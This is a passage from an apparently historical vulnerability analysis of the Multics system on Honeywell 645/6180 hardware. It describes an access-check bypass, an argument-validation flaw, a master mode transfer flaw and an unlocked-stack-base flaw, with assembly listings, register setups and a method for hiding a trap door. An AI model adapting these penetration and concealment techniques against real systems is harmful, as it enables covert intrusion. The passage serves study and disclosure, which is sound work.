17. XED - No Read Permission	3113
18. XED - No Write Permission	3098
19. Tally Word Without Write Permission	3083
20. Bounds Fault <64K	2398
21. Bounds Fault >64K	2368
22. Illegal Opcodes	2108

Tests 1-14 are tests of master mode instructions. Tests 15 and 16 attempt simple violation of read and write permission as set on segment ACL's. Tests 17 and 18 are identical to 15 and 16 except that the faulting instructions are reached from an Execute Double instruction rather than normal instruction flow. Test 19 attempts to increment a tally word that is in a segment without write permission. Tests 20 and 21 take out of bounds faults on segments of zero length, forcing the supervisor to grow new page tables for them. Test 22 attempts execution of all the instructions marked illegal on the 645.

3.2.2 Execute Instruction Access Check Bypass

While experimenting with the hardware subverter, a sequence of code (10) was observed which would cause the hardware of the 645 to bypass access checking. Specifically, the execute instruction in certain cases described below would permit the executed instruction to access a segment for reading or writing without the corresponding permissions in the SDW.

This vulnerability occurred when the execute instruction was in certain restricted locations of a segment with at least read-execute (re) permission. (See Figure 4.) The execute instruction then referenced an object instruction in word zero of a second segment with at least R permission. The object instruction indirected through an ITS pointer in the first segment to access a word for reading or writing in a third segment. The third segment was required to be "active"; that is, to have an SDW pointing to a valid page table for the segment. If all these conditions were met precisely, the access control fields in the SDW of the third segment would be ignored and the object instruction permitted to complete without access checks.

The exact layout of instructions and indirect words was crucial. For example, if the object instruction used a base register rather than indirecting through the segment containing the execute instruction (i.e., staq ap|0 rather than staq 6,*), then the access checks were done properly. Unfortunately, a complete schematic of the 645 was not available to determine the exact cause of the bypass. In informal communications with Honeywell, it was indicated that the error was introduced in a field modification to the 645 at MIT and was then made to all processors at all other sites.

This hardware bug represents a violation of one of the most fundamental rules of the Multics design - the checking of every reference to a segment by the hardware. This bug was not caused by fundamental design problems. Rather, it was caused by carelessness by the hardware engineering personnel.

(10) The subverter was designed to test sequences of code in which single failures could lead to security problems. Some of these sequences exercised relatively complex and infrequently used instruction modifications which experience had shown were prone to error.




Figure 4. Execute Instruction Bypass

No attempt was made to make a complete search for additional hardware design bugs, as this would have required logic diagrams for the 645. It was sufficient for this effort to demonstrate one vulnerability in this area.

3.2.3 Preview of 6180 Hardware Vulnerabilities

While no detailed look has been taken at the issue of hardware vulnerabilities on the 6180, the very first login of an ESD analyst to the 6180 inadvertently discovered a hardware vulnerability that crashed the system. The vulnerability was found in the Tally Word Without Write Permission test of the subverter. In this test, when the 6180 processor encountered the tally word without write permission, it signalled a "trouble" fault rather than an "access violation" fault. The "trouble" fault is normally signalled only when a fault occurs during the signalling of a fault. Upon encountering a "trouble" fault, the software normally brings the system down.

It should be noted that the HIS 6180 contains very new and complex hardware that, as of this publication, has not been completely "shaken down". Thus, Honeywell still quite reasonably expects to find hardware problems. However, the inadequacy of "testing" for security vulnerabilities applies equally well to hardware as to software. Simply "shaking down" the hardware cannot find all the possible vulnerabilities.

3.3 Software Vulnerabilities

Although the approach plan for the vulnerability analysis only called for locating one example of each class of vulnerability, three software vulnerabilities were identified as shown below. Again, the search was neither exhaustive nor systematic.

3.3.1 Insufficient Argument Validation

Because the 645 Multics system must simulate protection rings in software, there is no direct hardware validation of arguments passed in a subroutine call from a less privileged ring to a more privileged ring. Some form of validation is required, because a malicious user could call a ring 0 routine that stores information through a user supplied pointer. If the malicious user supplied a pointer to data to which ring 0 had write permission but to which the user ring did not, ring 0 could be "tricked"

into causing a security violation.

To provide validation, the 645 software ring crossing mechanism requires all gate segments (11) to declare to the "gatekeeper" the following information:

1. number of arguments expected
2. data type of each arguments
3. access requirements for each argument-
read only or read/write.

This information is stored by convention in specified locations within the gate segment. (12) The "gatekeeper" invokes an argument validation routine that inspects the argument list being passed to the gate to ensure that the declared requirements are met. If any test fails, the argument validator aborts the call and signals the condition "gate_error" in the calling ring.

In February 1973, a vulnerability was identified in the argument validator that would permit the "fooling" of ring 0 programs. The argument validator's algorithm to validate read or read/write permission was as follows: First copy the argument list into ring 0 to prevent modification of the argument list by a process running on another CPU in the system while the first process is in ring 0 and has completed argument validation. Next, force indirection through each argument pointer to obtain the segment number of the target argument. Then look up the segment in the calling ring's descriptor segment to check for read or write permission.

The vulnerability is as follows: (See figure 5.) An argument pointer supplied by the user is constructed to contain an IDC modifier (increment address, decrement tally, and continue) that causes the first reference through the indirect chain to address a valid argument. This first reference is the one made by the

(11) A gate segment is a segment used to cross rings. It is identified by R2 and R3 of its ring brackets R1, R2, R3 being different. See Organick <ORG72> for a detailed description of ring brackets.

(12) For the convenience of authors of gates, a special "gate language" and "gate compiler" are provided to generate properly formatted gates. Using this language, the author of the gate can declare the data type and access requirement of each argument.




Figure 5. Insufficient Argument Validation

argument validator. The reference through the IDC modifier increments the address field of the tally word causing it to point to a different indirect word which in turn points to a different ITS pointer which points to an argument which is writable in ring 0 only. The second reference through this modified indirect chain is made by the ring 0 program which proceeds to write data where it shouldn't. (13)

This vulnerability resulted from violation of a basic rule of the Multics design - that all arguments to a more privileged ring be validated. The problem was not in the fundamental design - the concept of a software argument validator is sound given the lack of ring hardware. The problem was an ad hoc implementation of that argument validator which overlooked a class of argument pointers.

Independently, a change was made to the MIT system which fixed this vulnerability in February 1973. The presence and exploitability of the vulnerability were verified on the RADC Multics which had not been updated to the version running at MIT. The method of correction chosen by MIT was rather "brute force." The argument validator was changed to require the modifier in the second word of each argument pointer always to be zero. This requirement solves the specific problem of the IDC modifier, but not the general problem of argument validation.

3.3.2 Master Mode Transfer

As described in Sections 2.1.2 and 2.2.4, the 645 CPU has a master mode in which privileged instructions may be executed and in which access checking is inhibited although address translation through segment and page tables is retained. (14) The original design of the Multics protection rings called for master mode code to be

(13) Depending on the actual number of references made, the malicious user need only vary the number of indirect words pointing to legal and illegal arguments. We have assumed for simplicity here that the validator and the ring 0 program make only one reference each.

(14) The 645 also has an absolute mode in which all addresses are absolute core addresses rather than being translated by the segmentation hardware. This mode is used only to initialize the system.

restricted to ring 0 by convention. (15) This convention caused the fault handling mechanism to be excessively expensive due to the necessity of switching from the user ring into ring 0 and out again using the full software ring crossing mechanism. It was therefore proposed and implemented that the signaller, the module responsible for processing faults to be signalled to the user, (16) be permitted to run in the user ring to speed up fault processing. The signaller is a master mode procedure, because it must execute the RCU (Restore Control Unit) instruction to restart a process after a fault.

The decision to move the signaller to the user ring was not felt to be a security problem by the system designers, because master mode procedures could only be entered at word zero. The signaller would be assembled with the master mode pseudo-operation code at word zero to protect it from any malicious attempt by a user to execute an arbitrary sequence of instructions within the procedure. It was also proposed, although never implemented, that the code of master mode procedures in the user ring be specially audited. However as we shall see in Section 3.4.4, auditing does not guarantee victory in the "battle of wits" between the implementor and the penetrator. Auditing cannot be used to make up for fundamental security weaknesses.

It was postulated in the ESD/MCI vulnerability analysis that master mode procedures in the user ring represent a fundamental violation of the Multics security concept. Violating this concept moves the security controls from the basic hardware/software mechanism to the cleverness of the systems programmer who, being human, makes mistakes and commits oversights. The master mode procedures become classical "supervisor calls" with no rules for "sufficient" security checks. In fact, upon close examination of the signaller, this hypothesis was found to be true.

(15) This convention is enforced on the 6180. Privileged mode (the 6180 analogy to the 645 master mode) only has effect in ring 0. Outside ring 0, the hardware ignores the privileged mode bit.

(16) The signaller processed such faults as "zerodivide" and access violation which are signalled to the user. Page faults and segment faults which the user never sees are processed elsewhere in ring 0.

The master mode pseudo-operation code was designed only to protect master mode procedures from random calls within ring 0. It was not designed to withstand the attack of a malicious user, but only to operate in the relatively benign environment of ring 0.

The master mode program shown in Figure 6 assembles into the interpreted object code shown in Figure 7. The master mode procedure can only be entered at location zero. (17) By convention, the n entry points to the procedure are numbered from 0 to n-1. The number of the desired entry point must be in index register zero at the time of the call. The first two instructions in the master mode sequence check to ensure that index register zero is in bounds. If it is, the transfer on no carry (tnc) instruction indirects through the transfer vector to the proper entry. If index register zero is out of bounds, the processor registers are saved for debugging and control is transferred to "mxerror," a routine to crash the system because of an unrecoverable error.

This transfer to mxerror is the most obvious vulnerability. By moving the signaller into the user ring, the designers allowed a user to arbitrarily crash the system by transferring to signaller|0 with a bad value in index register zero. This vulnerability is not too serious, since it does not compromise information and could be repaired by changing mxerror to handle the error, rather than crashing the system.

However, there is a much more subtle and dangerous vulnerability here. The tra lp|12,* instruction that is used to call mxerror believes that the lp register points to the linkage section of the signaller, which it should if the call were legitimate. However, a malicious user may set the lp register to point wherever he wishes, permitting him to transfer to an arbitrary location while the CPU is still in master mode. The key is the transfer in master mode, because this permits a transfer to an arbitrary location within another master mode procedure without access checking and without the restriction of entering at word zero. Thus, the penetrator need only find a convenient store instruction to be able to write into his own descriptor segment, for example. Figure 8 shows the use of a sta bp|0 instruction to change the contents of an SDW illegally.

(17) This restriction is enforced by hardware described in Section 2.1.2.

```

name      master_test
mastermode
entry    a
entry    b
a:       code
        ...
b:       code
        ...
end

```


Figure 6. Master Mode Source Code

```

cmpx0    2,du      "call in bounds?
tnc      transfer_vector,0 "Yes, go to entry
stb      sp|0     "illegal call here
sreg     sp|10    "save registers
eapap    arglist  "set up call
stcd     sp|24
tra      lp|12,*  "lp|12 points to mxerror
a:       code
        ...
b:       code
        ...
transfer_vector:
tra      a
tra      b
end

```

Figure 7. Master Mode Interpreted Object Code



Setup Conditions

A reg : = new SDW
 Index 0 : = - 1
 lp : = address (POINTER) - 12
 POINTER : = address (sta instruction)
 bp : = address (SDW)

Figure 8. Store with Master Mode Transfer

There is one major difficulty in exploiting this vulnerability. The instruction to which control is transferred must be chosen with extreme care. The instructions immediately following the store must provide some orderly means of returning control to the malicious user without doing uncontrolled damage to the system. If a crucial data base is garbled, the system will crash leaving a core dump which could incriminate the penetrator.

This vulnerability was identified by ESD/MCI in June 1972. An attempt to use the vulnerability led to a system crash for the following reason: Due to an obsolete listing of the signaller, the transfer was made to an LDBR (Load Descriptor Base Register) instruction instead of the expected store instruction. The DBR was loaded with a garbled value, and the system promptly crashed. The system maintenance personnel, being unaware of the presence of an active penetration, attributed the crash to a disk read error.

The Master Mode Transfer vulnerability resulted from a violation of the fundamental rule that master mode code shall not be executed outside ring 0. The violation was not made maliciously by the system implementors. Rather it occurs because of the interaction of two seemingly independent events: the ability to transfer via the Ip without the system being able to check the validity of the Ip setting, and the ability for that transfer to be to master mode code. The separation of these events made the recognition of the problem unlikely during implementation.

3.3.3 Unlocked Stack Base

The 645 CPU has eight 18-bit registers that are used for inter-segment references. Control bits are associated with each register to allow it to be paired with another register as a word number-segment number pair. In addition, each register has a lock bit, settable only in master mode, which protects its contents from modification. By convention, the eight registers are named and paired as shown in Table 2.

TABLE 2

Base Register Pairing

<u>Number</u>	<u>Name</u>	<u>Use</u>	<u>Pairing</u>
0	ap	argument pointer	paired with ab
1	ab	argument base	unpaired
2	bp	unassigned	paired with bh
3	bb	unassigned	unpaired
4	lp	linkage pointer	paired with lb
5	lb	linkage base	unpaired
6	sp	stack pointer	paired with sh
7	sb	stack base	unpaired

During the early design of the Multics operating system, it was felt that the ring 0 code could be simplified if the stack base (sb) register were locked, that is, could only be modified in master mode. The sb contained the segment number of the user stack which was guaranteed to be writeable. If the sb were locked, then the ring 0 fault and interrupt handlers could have convenient areas in which to store stack frames. After Multics had been released to users at MIT, it was realized that locking the stack base unnecessarily constrained language designers. Some languages would be extremely difficult to implement without the capability of quickly and easily switching between stack segments. Therefore, the system was modified to no longer lock the stack base.

When the stack base was unlocked, it was realized that there was code scattered throughout ring 0 which assumed that the sb always pointed to the stack. Therefore, ring 0 was "audited" for all code which depended on the locked stack base. However, the audit was never completed and the few dependencies identified were in general not repaired until much later.

As part of the vulnerability analysis, it was hypothesized that such an audit for unlocked stack base problems was presumably incomplete. The ring 0 code is so large that a subtle dependency on the sb register could

easily slip by an auditor's notice. This, in fact proved to be true as shown below:

Section 3.3.2 showed that the master mode pseudo-operation code believed the value in the lp register and transferred through it. Figure 7 shows that the master mode pseudo-operation code also depends on the sb pointing to a writeable stack segment. When an illegal master mode call is made, the registers are saved on the stack prior to calling "mxerror" to crash the system. This code was designed prior to the unlocking of the stack base and was not detected in the system audit. The malicious user need only set the sp-sb pair to point anywhere to perform an illegal store of the registers with master mode privileges.

The exploitation of the unlocked stack base vulnerability was a two step procedure. The master mode pseudo-operation code stored all the processor registers in an area over 20 words long. This area was far too large for use in a system penetration in which at most one or two words are modified to give the agent the privileges he requires. However, storing a large number of words could be very useful to install a "trap door" in the system -- that is a sequence of code which when properly invoked provides the penetrator with the needed tools to subvert the system. Such a "trap door" must be well hidden to avoid accidental discovery by the system maintenance personnel.

It was noted that the linkage segments of several of the ring 0 master mode procedures were preserved as separate segments rather than being combined in a single linkage segment. Further, these linkage segments were themselves master mode procedures. Thus, segments such as signaller, fim, and emergency_shutdown had corresponding master mode linkage segments signaller.link, fim.link, and emergency_shutdown.link. Linkage segments contain a great deal of information used only by the binder and therefore contain a great deal of extraneous information in ring 0. For this reason, a master mode linkage segment is an ideal place to conceal a "trap door." There is a master mode procedure called emergency_shutdown that is used to place the system in a consistent state in the event of a crash. Since emergency_shutdown is used only at the time of a system crash, its linkage segment, emergency_shutdown.link, was chosen to be used for the "trap door".


The first step of the exploitation of the unlocked stack base is shown in Figure 9. (18) The signaller is entered at location 0 with an invalid index register 0. The stack pointer is set to point to an area of extraneous storage in emergency_shutdown.link. The AQ register contains a two instruction "trap door" which when executed in master mode can load or store any 36-bit word in the system. The index registers could be used to hold a longer "trap door"; however, in this case the xed bp|0, tra bp|2 sequence is sufficient. The base registers, index registers, and AQ register are stored into emergency_shutdown.link, thus laying the "trap door". Finally a transfer is made indirect through lp|12 which has been pre-set as a return pointer. (19)

Step two of the exploitation of the unlocked stack base is shown in Figure 10. The calling program sets the bp register to point to the desired instruction pair and transfers to word zero of the signaller with an invalid value in index register 0. The signaller saves its registers on the user's stack frame since the sp has not been changed. It then transfers indirect through lp|12 which has been set to point to the "trap door" in emergency_shutdown.link. The first instruction of the "trap door" is an execute double (XED) which permits the user (penetration agent) to specify any two arbitrary instructions to be executed in master mode. In this example, the instruction pair loads the Q register from a word in the stack frame (20) and then stores indirect through a pointer in the stack to an SDW in the descriptor segment. The second instruction in the "trap door" transfers back to the calling program, and the penetrator may go about his business.

(18) Listings of the code used to exploit this vulnerability are found in Appendix B.

(19) This transfer uses the Master Mode Transfer vulnerability to return. This is done primarily for convenience. The fundamental vulnerability is the storing through the sp register. Without the Master Mode Transfer, exploitation of the Unlocked Stack Base would have been more difficult, although far from impossible.

(20) It should be noted that only step one changed the value of the sp. In step two, it is very useful to leave the sp pointing to a valid stack frame.



Setup Conditions

AQ register := xed bp|0; tra bp|2
 Index 0 := -1
 sp := address (unused storage in emergency_shutdown.link)
 lp | 12 := address (return location)

Figure 9. Unlocked Stack Base (Step 1)

